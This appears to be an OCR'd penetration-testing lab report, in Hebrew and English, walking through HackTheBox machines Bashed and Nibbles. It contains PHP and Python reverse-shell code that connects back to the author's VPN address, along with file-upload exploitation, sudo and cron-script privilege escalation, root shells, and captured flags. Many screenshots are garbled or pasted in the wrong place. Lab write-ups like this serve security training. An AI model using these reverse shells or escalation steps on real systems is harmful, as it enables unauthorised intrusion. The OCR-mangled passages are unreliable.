-rw-r-xr-x 1 root root 8193 Dec 4 2017 about.html  
-rw-r-xr-x 1 root root 94 Dec 4 2017 config.php  
-rw-r-xr-x 1 root root 7805 Dec 4 2017 contact.html  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 css  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 demo-images  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 dev  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 fonts  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 images  
-rw-r-xr-x 1 root root 7743 Dec 4 2017 index.html  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 js  
drw-r-xr-x 2 root root 4096 Jun 2 07:19 php  
-rw-r-xr-x 1 root root 10863 Dec 4 2017 scroll.html  
-rw-r-xr-x 1 root root 7477 Dec 4 2017 single.html  
-rw-r-xr-x 1 root root 24164 Dec 4 2017 style.css  
drwxrwxrwx 2 root root 4096 Jul 26 13:16 uploads
```

As we can see the directory "uploads" has executive permission for "others"(everyone).

```
www-data@bashed:/var/www/html# which wget  
/usr/bin/wget  
www-data:/var/www/html# |
```

בדיקות חסן תשתיות

זוח מעבדות נמר

We can see that "wget" command exist on this machine, so I took a php reverse shell from this source of "pentestmonkey": (<https://github.com/pentestmonkey/php-reverse-shell>) and created a file called "bashedrevshell.php" that contains this reverse shell, I changed the port to 4444 and the ip to "10.10.16.5"(my vpn ip).

```
GNU nano 6.2
// Limitations
// _____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, posix,
// uploads
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.16.5'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
$ashell = 1;

// Daemonise ourselves if possible to avoid zombies later
// _____
```

And uploaded the to python server on port so I can download it to the "uploads" directory.

(command: python -m SimpleHTTPServer 80)


בדיקות חסן תשתיות

דוח מעבדות נמר

```
(root㉿kali)-[~]
└─# nano bashedrevshell.php

(root㉿kali)-[~]
└─# python2.7 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.68 - - [26/Jul/2022 05:07:30] "GET /bashedrevshell.php HTTP/1.1" 200
```

I opened a listener on port 4444 to get the shell.(command: nc -lvp 4444) and opened the "bashedrevshell.php" on the URL:



And I got a reverse shell:

```
(root㉿kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.68: inverse host lookup failed: Unknown host is quite common and not fatal. Connection refused
connect to [10.10.10.68] from (UNKNOWN) [10.10.10.68] 35248
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
02:08:47 up 17:03, 0 users, load average: 1.05, 1.04, 1.00
USER   TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@bashed:~$ whoami
www-data@bashed:~$ whoami
www-data@bashed:~$ id
id tested URL
www-data@bashed:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:~$ hostname
hostname
bashed
www-data@bashed:~$ uname -a
uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:~$ ifconfig
ifconfig
ens33    Link encap:Ethernet HWaddr 00:50:56:b9:72:88
         inet addr:10.10.10.68 Bcast:10.10.10.255 Mask:255.255.255.255
             inet6 addr: 250:56ff:feb9:7288:64 Scope:Global
                 inet6 addr: fe80::250:56ff:feb9:7288%64 Scope:link
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:50538 errors:0 dropped:481 overruns:0 frame:0
                     TX packets:30743 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:7371756 (7.3 MB) TX bytes:9495369 (9.4 MB)

lo      Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
                 UP LOOPBACK RUNNING MTU:65536 Metric:1
                 RX packets:325278 errors:0 dropped:0 overruns:0 frame:0
                 TX packets:325278 errors:0 dropped:0 overruns:0 carrier:0
                 collisions:0 txqueuelen:1
                 RX bytes:24078180 (24.0 MB) TX bytes:24078180 (24.0 MB)
```

Vulnerability Explanation: The developer misconfigured the right permissions to the file "uploads" so everyone can execute in it.

Vulnerability Fix: Don't ever expose so easily webshells for everyone to enter, and don't give a directory execution permission for such a weak users, it can lead to such case.. uploading a reverse shell that can lead to Privilege Escalation.

Severity: medium.

Next thing I did is the command "sudo -l" to see if another user can run commands as sudo:

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
he/2  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
  (scriptmanager : scriptmanager) NOPASSWD: ALL
```

We can see that our user "www-data" can connect to user called "scriptmanager" without a password. So I used the command "sudo -u scriptmanager bash" and I successfully connected.

```
www-data@bashed:/var/www/html/uploads$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/var/www/html/uploads$ whoami
whoami
scriptmanager
scriptmanager@bashed:/var/www/html/uploads$ cd ..
cd ..
scriptmanager@bashed:/var/www/html$ cd ~
```

And I found in the home directory the user "arrexel" dir that contained the user flag(user.txt):

```
scriptmanager@bashed:/home$ ls
ls
arrexel  scriptmanager
scriptmanager@bashed:/home$ cd arrexel
cd arrexel
scriptmanager@bashed:/home/arrexel$ ls
ls
user.txt
scriptmanager@bashed:/home/arrexel$ cat user.txt
cat user.txt
3cb075bb7f9c5e4067dfd464f4e0e1c3
```

Privilege Escalation

After I searched a while I found an interesting directory that belongs to the user im connected to ("scriptmanger").

```
scriptmanager@bashed:/scripts$ cd ..
cd ..
scriptmanager@bashed:$ ls
ls
bin etc lib media proc sbin sys var
boot home lib64 mnt root scripts tmp vmlinuz
dev initrd.img lost+found opt run srv usr
scriptmanager@bashed:$ ls -ahl
ls -ahl
total 92K
drwxr-xr-x 23 root root 4.0K Jun  2 07:25 .
drwxr-xr-x 23 root root 4.0K Jun  2 07:25 ..
-rw----- 1 root root 174 Jun 14 02:39 .bash_history
drwxr-xr-x 2 root root 4.0K Jun  2 07:19 bin
drwxr-xr-x 3 root root 4.0K Jun  2 07:19 boot
drwxr-xr-x 19 root root 4.1K Jul 26 13:14 dev
drwxr-xr-x 89 root root 4.0K Jun  2 07:25 etc
drwxr-xr-x 4 root root 4.0K Dec  4 2017 home
lrwxrwxrwx 1 root root 32 Dec  4 2017 initrd.img → boot/initrd.img-4.4.0-62-g...
drwxr-xr-x 19 root root 4.0K Dec  4 2017 lib
drwxr-xr-x 2 root root 4.0K Jun  2 07:19 lib64
drwx----- 2 root root 16K Dec  4 2017 lost+found
drwxr-xr-x 4 root root 4.0K Dec  4 2017 media
drwxr-xr-x 2 root root 4.0K Jun  2 07:19 mnt
drwxr-xr-x 2 root root 4.0K Dec  4 2017 opt
dr-xr-xr-x 181 root root 0 Jul 26 13:14 proc
drwx----- 3 root root 4.0K Jun  2 07:19 root
drwxr-xr-x 18 root root 500 Jul 26 13:14 run
drwxr-xr-x 2 root root 4.0K Dec  4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4.0K Jul 26 13:44 scripts
drwxr-xr-x 2 root root 4.0K Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 Jul 26 13:14 sys
drwxrwxrwt 10 root root 4.0K Jul 26 15:00 tmp
drwxr-xr-x 10 root root 4.0K Dec  4 2017 usr
```

Inside I found this:

```
scriptmanager@bashed:/scripts$ ls
ls
test.py test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ ls -ahl
ls -ahl
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Jul 26 15:06 .
drwxr-xr-x 23 root          root          4.0K Jun  2 07:25 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4 2017 test.py
-rw-r--r--  1 root          root          12 Jul 26 15:07 test.txt
scriptmanager@bashed:/scripts$ █
```

Vulnerability Exploited: injecting reverse shell to a file that have the same name to make root run python reverse shell with root privileges.

Vulnerability Explanation: I've noticed that test.txt been modified by root almost every couple minutes, and we saw that test.py is writing to it(above pic).. means that root will run any .py script with the same name(test.py)

Vulnerability Fix: Don't run anything as root in a Directory that not belongs to root.

Severity: Critical.

Exploit Code: I generated python reverse shell from: <https://www.revshells.com/> and I used the "echo" command to overwrite the test.py original content, and opened a listener on port 4443 this time(Because port 4444 is taken by this shell).

```
root@kali: ~ × root@kali: ~ × root@kali: ~ × root@kali: ~ × root@kali: ~ ×
GNU nano 6.2
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.5",4443));os.dup2(s.fil
10.10.10.68
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
Arxel's Develop
→ × █
```

Proof Screenshot Here:

בדיקות חסן תשתיות

זיהוי מעבדות נמר

```
[root@kali:~]# nc -lvp 4443
listening on [any] 4443 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.68] 57828
# whoami
whoami
root
# python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
root@bashed:/scripts# cd ..
cd ..
root@bashed:/# ls
ls
bin  etc      lib       media  proc  sbin   sys  var
boot home    lib64     mnt   root scripts  tmp  vmlinuz
dev  initrd.img lost+found opt   run   srv    usr
root@bashed:/# cd root
cd root
root@bashed:~# ls
ls
root.txt
root@bashed:~# cat root.txt
cat root.txt
3e67fd4ea690a52a06d792e518a720fa
root@bashed:~#
```

root.txt Contents: 3e67fd4ea690a52a06d792e518a720fa

System IP: 10.10.10.75 (Nibbles)


Service Enumeration

Server IP Address	Ports Open																				
10.10.10.75	TCP: <table><thead><tr><th>Nmap Output</th><th>Ports / Hosts</th><th>Topology</th><th>Host Details</th><th>Scans</th></tr><tr><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr></thead><tbody><tr><td>✓ 22</td><td>tcp</td><td>open</td><td>ssh</td><td>OpenSSH 7.2p2</td></tr><tr><td>✓ 80</td><td>tcp</td><td>open</td><td>http</td><td>Apache/2.4.18 (Ubuntu)</td></tr></tbody></table> UDP: none	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 22	tcp	open	ssh	OpenSSH 7.2p2	✓ 80	tcp	open	http	Apache/2.4.18 (Ubuntu)
Nmap Output	Ports / Hosts	Topology	Host Details	Scans																	
Port	Protocol	State	Service	Version																	
✓ 22	tcp	open	ssh	OpenSSH 7.2p2																	
✓ 80	tcp	open	http	Apache/2.4.18 (Ubuntu)																	

Nmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'


```
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -A -v 10.10.10.75
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49
(RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48
(ECDSA)
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9
(ED25519)
80/tcp    open  http    Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
```

Port 80 web:



Hello world!

The first thing I did is to look up for hints in the source page, and found this path:




בדיקות חסן תשתיות

זיהוי מעבדות נמר

(/nibbleblog/)

http://10.10.10.75/nibbleblog/ website:



Next thing I used "Dirbuster" to check for available files or directories on <http://10.10.10.75/nibbleblog/> :

בדיקות חסן תשתיות

דוח מעבדות נמר

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.75:80/nibbleblog/

Scan information \ Results - List View: Dirs: 162 Files: 386 \ Results - Tree View \ Errors: 11 \

Type	Found	Response	Size
File	/nibbleblog/themes/simpler/css/plugins.css	200	1669
File	/nibbleblog/themes/medium/css/plugins.css	200	1669
File	/nibbleblog/themes/echo/views/post/includes/comm...	200	1674
File	/nibbleblog/plugins/analytics/plugin.bit	200	1701
File	/nibbleblog/admin/s/tinymce/skins/lightgray/conten...	200	1709
File	/nibbleblog/admin.php	200	1739
File	/nibbleblog/admin/controllers/user/forgot.bit	200	1741
File	/nibbleblog/admin/controllers/user/login.bit	200	1749
Dir	/nibbleblog/themes/echo/views/	200	1760
Dir	/nibbleblog/content/public/	200	1764
Dir	/nibbleblog/themes/medium/views/	200	1766
Dir	/nibbleblog/themes/techie/views/	200	1766
Dir	/nibbleblog/themes/note-2/views/	200	1766
Dir	/nibbleblog/themes/simpler/views/	200	1769

Current speed: 67 requests/sec (Select and right click for more options)

Average speed: (T) 61, (C) 73 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 256648/107848648 Change

Time To Finish: 17 Days Report


Back Pause Stop

Program paused! /nibbleblog/content/private/membership/

As we can see in the results above, I found a file called "admin.php":

The screenshot shows a web browser window titled 'Nibbleblog'. The address bar displays the URL '10.10.10.75/nibbleblog/admin.php'. The main content area is a login form titled 'Sign in to Nibbleblog admin area'. It contains fields for 'Username' and 'Password', a 'Remember me' checkbox, and a 'Login' button. Below the form is a link '← Back to blog'.

And there is a login admin page, I tried to guess 3 times then I was blocked by the server.. So I realized I can't use Bruteforce attack to crack the password. Everytime I've been blocked I had to restart the machine to try again. After a while I tried admin:nibbles with success! (password was the name of the machine)



I did a little search on this dashboard to find a way to upload php reverse shell.

I found in the plugins tab a plugin called "my image" with a configure option:

A screenshot of the Nibbleblog admin Plugins tab. On the left, there's a sidebar with Manage, Settings, Themes, and Plugins. The Plugins section lists three items: 'Categories', 'My image', and 'Hello world'. The 'My image' item is selected, showing its configuration options: 'Show a picture', 'Configure' (which is blue), and 'Uninstall'. The other two items show their respective descriptions and 'Configure' and 'Uninstall' links.

בדיקות חסן תשתיות

דוח מעבדות נמר

In the configuration there is an option to upload files, and nothing mentioned about the file type so I tried to upload reverse shell.php with my ip on port 443 which I took from this source: (<https://github.com/pentestmonkey/php-reverse-shell>)

The screenshot shows a file upload interface with a sidebar on the left containing links to Home, Desktop, Documents, Downloads, Music, Pictures, Videos, and Other Locations. The main area displays a table of files with columns for Name, Size, Type, and Modified. The file 'nibble.php' is highlighted in blue.

Name	Size	Type	Modified
Box5revshell.php	1.1 kB	Program	14 Jul
CommandOnExecute.rc	32 bytes	Text	5 Jul
Eula.txt	7.5 kB	Text	11 May
Exploit.py	2.0 kB	Text	20 Jul
Fuzzer.py	444 bytes	Text	18 Jul
FuzzerV2.py	1.7 kB	Text	19 Jul
hydra.restore	9.6 kB	unknown	1 Jul
jhpWqFbz.jpeg	34.0 kB	Image	4 Jul
klogger.txt	16 bytes	Text	5 Jul
lame_zenmap.xml	13.1 kB	Markup	Sun
mimi.zip	168 bytes	Archive	21 Jul
monitor.sh	42 bytes	Program	03:06
MYLAqodf.html	1.1 kB	Text	4 Jul
nibble.php	5.5 kB	Program	02:42
pass.lst	71 bytes	Text	9 Jul
Pass.lst	3.6 kB	Text	1 Jul
PhotodexProShowGold.exe	54.9 MB	Program	17 Jan 2020
phpreverseshell.php.jpeg	1.1 kB	Image	02:24
putty.exe	1.3 MB	Program	5 Jul

As we can see no errors only warnings which means its uploaded successfully:

The screenshot shows a browser window with the URL http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image. The page displays several warning messages related to image processing functions. Below the messages, there is a form for configuring the 'my_image' plugin.

Warning: images() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: images() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80

nibbleblog - Plugins :: My image

Publish **Comments** **Manage** **Settings** **Themes** **Plugins**

Title: revshell

Position: 1

Caption: revshell

בדיקות חסן תשתיות

זוח מעבדות נמר

Next I entered the plugins path which I also found in "Dirbuster", and we can see "image.php":

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Type	Found	Response	Size
Dir	/nibbleblog/content/plugins/my_image/	200	1220
Dir	/nibbleblog/themes/modern/controllers/post/	200	1232
Dir	/nibbleblog/content/plugins/categories/	200	1234
Dir	/nibbleblog/content/private/plugins/latest_posts/	200	1238
Dir	/nibbleblog/admin/snympce/themes/modern/	200	1238
Dir	/nibbleblog/admin/snympce/plugins/link/	200	1239
Dir	/nibbleblog/admin/snympce/plugins/code/	200	1239
Dir	/nibbleblog/admin/snympce/plugins/print/	200	1241
Dir	/nibbleblog/admin/snympce/plugins/lists/	200	1241
Dir	/nibbleblog/admin/snympce/plugins/template/	200	1247
File	/nibbleblog/admin/controllers/categories/edit.bit	200	1253
Dir	/nibbleblog/admin/snympce/plugin/image/	200	1260
File	/nibbleblog/plugins/maintenance_mod/plugin/bit	200	1264
File	/nibbleblog/admin/snympce/plugins/kiosk/mobile/plugin/content...	200	1285

Current speed: 67 requests/sec (Select and right click for more options)
Average speed: (T) 61, (C) 73 requests/sec
Parse Queue Size: 0
Total Requests: 256648/107848648
Time To Finish: 17 Days
Back | Pause | Stop | Report | Current number of running threads: 10
Program paused! /nibbleblog/content/private/plugins/my_image/

Now when I finally uploaded the reverseshell.php I opened a listener on port 443 and clicked the "image.php" file that contains the reverse shell.(command: nc -lvp 443)

And we got a shell! With a user called "nibbler".

```
(root㉿kali)[-~]
# nc -lvp 443
listening on [any] 443 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.75] 47376
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
02:43:08 up 14:29, 0 users, load average: 0.00, 0.00, 0.00
USER        TTY        FROM          LOGIN@        IDLE      PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler) admin/controllers/categories/edit.bit
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ shell
$ whoami
nibbler
$ pwd
/
```

And I found in the home directory the user flag(user.txt):

```
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
personal.zip
user.txt
$ cat user.txt
5b2e636d683a3117a925f5d4c53401ee
```

Vulnerability Explanation: The developer/admin didn't hide good enough his admin login page and even used a weak username such as admin and password as the name of the machine.

Vulnerability Fix: Always hide the admin dashboard webpage with a unique name which make it harder to reveal, and always use complicated username and pass. (however the ip block after few tries is a conservation point.)

Severity: critical.


Privilege Escalation

first thing I checked if there is a python or sh installed on the machine, I found only sh exists, so I uploaded LinEnum.sh to enumerate the os system.

```
[root@kali)-[~/AutoPE/LinEnum]
└─# python2.7 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.75 - - [28/Jul/2022 02:57:04] "GET /LinEnum.sh HTTP/1.1" 200 -
```

בדיקות חסן תשתיות

דוח מעבדות נמר



\$ chmod +x LinEnum.sh
\$./LinEnum.sh

Local Linux Enumeration & Privilege Escalation Script #

www.rebootuser.com
version 0.982


[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Thu Jul 28 02:57:30 EDT 2022

SYSTEM

File /nibbleblog/admin/js/in
Current speed: 67 requests/sec
Average speed: (T) 61, (C) 73 requests/sec
Time To Finish: 17 Days
Back Pause Program paused!

There I found that there is a file called "monitor.sh" and "nibbler"(my user) can run it as root!!




[+] Super user account(s):
root

[+] We can sudo without supplying a password!
Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

[+] Possible sudo pwnage!
/home/nibbler/personal/stuff/monitor.sh speed: 67 requests/sec
Average speed: (T) 61, (C) 73 requests/sec

It was in zip file:(which I compressed by the command: unzip personal.zip)



```
$ cd /home/nibbler  
$ ls  
personal  
personal.zip  
user.txt
```

Vulnerability Exploited: As we can see "nibbler" can run a script called "monitor.sh" as root, which means if we use "echo" command to insert inside the script a command that only root can use we can make it for example let us see what's inside his home directory: (i used the command: "sudo -u root ./monitor.sh" to run it as root)

```
$ echo "ls /root" > monitor.sh
$ sudo -u root ./monitor.sh
root.txt
```

Vulnerability Explanation: The vulnerability is that a regular user can run a script as root which can reveal all the System sensitive information.

Vulnerability Fix: Never give a user permission to execute scripts and files as root.

Severity: Critical.

root.txt Contents: ad227a89ecd4d904eb71fcddc7d01282

```
$ echo "cat /root/root.txt" > monitor.sh
$ ./monitor.sh
cat: /root/root.txt: Permission denied
$ cat monitor.sh
cat /root/root.txt
$ sudo -u root ./monitor.sh
ad227a89ecd4d904eb71fcddc7d01282
```

בדיקות חום תעשייתית

דוח מעבדות גמר

System IP: 10.10.10.79 (Valentine)

Service Enumeration

Server IP Address	Ports Open																									
10.10.10.79	<p>TCP:</p> <table border="1"> <thead> <tr> <th>Nmap Output</th> <th>Ports / Hosts</th> <th>Topology</th> <th>Host Details</th> <th>Scans</th> </tr> <tr> <th>Port</th> <th>Protocol</th> <th>State</th> <th>Service</th> <th>Version</th> </tr> </thead> <tbody> <tr> <td>✓ 22</td> <td>tcp</td> <td>open</td> <td>ssh</td> <td>OpenSSH 5.9p1 Debian 5ubuntu1.10</td> </tr> <tr> <td>✓ 80</td> <td>tcp</td> <td>open</td> <td>http</td> <td>Apache httpd 2.2.22 ((Ubuntu))</td> </tr> <tr> <td>✓ 443</td> <td>tcp</td> <td>open</td> <td>http</td> <td>Apache httpd 2.2.22 ((Ubuntu))</td> </tr> </tbody> </table> <p>UDP:</p> <pre> ✓ 517 udp open filtered talk ✓ 1007 udp open filtered unknown ✓ 5353 udp open mdns DNS-based service discovery ✓ 19728 udp open filtered unknown ✓ 20126 udp open filtered unknown ✓ 31189 udp open 